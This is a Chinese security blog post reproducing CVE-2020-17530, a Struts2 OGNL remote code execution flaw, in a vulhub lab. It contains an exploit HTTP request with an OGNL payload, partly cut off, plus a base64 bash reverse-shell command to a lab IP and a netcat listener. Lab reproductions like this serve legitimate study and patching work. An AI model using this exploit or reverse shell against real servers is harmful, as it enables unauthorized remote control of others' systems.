CVE-2020-17530：Struts2远程代码执行漏洞复现

原创 hatjwe Timeline Sec 今天

收录于话题
#漏洞复现文章合集

71个

上方蓝色字体关注我们，一起学安全！
作者：hatjwe@Timeline Sec
本文字数：1042
阅读时长：3~4min
声明：请勿用作违法用途，否则后果自负

0x01 简介

Struts2是一个基于MVC设计模式的Web应用框架，它本质上相当于一个servlet，在MVC设计模式中，Struts2作为控制器(Controller)来建立模型与视图的数据交互。

0x02 漏洞概述

漏洞编号CVE-2020-17530

CVE-2020-17530是对CVE-2019-0230的绕过，Struts2官方对CVE-2019-0230的修复方式是加强OGNL表达式沙盒，而CVE-2020-17530绕过了该沙盒。

在特定的环境下，远程攻击者通过构造恶意的OGNL表达式，可造成任意代码执行。

0x03 影响版本

Struts 2.0.0 – Struts 2.5.25

0x04 环境搭建


这里用的vulhub环境一键搭建

执行如下命令启动一个Struts2 2.5.25版本环境

```
https://github.com/vulhub/vulhub/blob/master/struts2/s2-061/
```


1、启动Struts 2.5.25环境:

```
docker-compose up -d
```



2、环境启动后，访问**查看首页**

```
http://target-ip:8080/index.action
```




0x05 漏洞复现

1、发送如下数据包，即可执行反弹shell命令：

```
POST /index.action HTTP/1.1
Host:192.168.20.129:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language:en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36(KHTM
Connection: close
Content-Type: multipart/form-data;boundary=----WebKitFormBoundaryl7d1B1aGsV2w
Content-Length: 922
------WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Disposition: form-data; name="id"

%{(#instancemanager=#application["org.apache.tomcat.InstanceManager"]).(#stac
------WebKitFormBoundaryl7d1B1aGsV2wcZwF--
```



2、这里为反弹shell命令：

```
(#arglist.add("bash -c{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIwLjEyOC82N
```

进行linux反弹shell命令：


```
bash -i >& /dev/tcp/192.168.20.128/66660>&1（PS：反弹shell涉及到管道符问题于是
```

base64在线编码：
http://www.jackson-t.ca/runtime-exec-payloads.html

3、在攻击机监听本地端口：

```
nc -lvvp 6666
```

运行脚本成功反弹回shell



0x06 修复建议

Struts官方已经发布了新版本修复了上述漏洞，请受影响的用户尽快升级进行防护。

参考链接：
https://github.com/vulhub/vulhub/blob/master/struts2/s2-061/README.zh-cn.md

下一篇 · CVE-2020-29436：Nexus3 XML外部实体注入复现

阅读原文

喜欢此内容的人还喜欢

从访客网络到潜入机房

酒仙桥六号部队

【红蓝对抗】新年的第一次内网实战

Tide安全团队

溯源反制之MySQL蜜罐研究

酒仙桥六号部队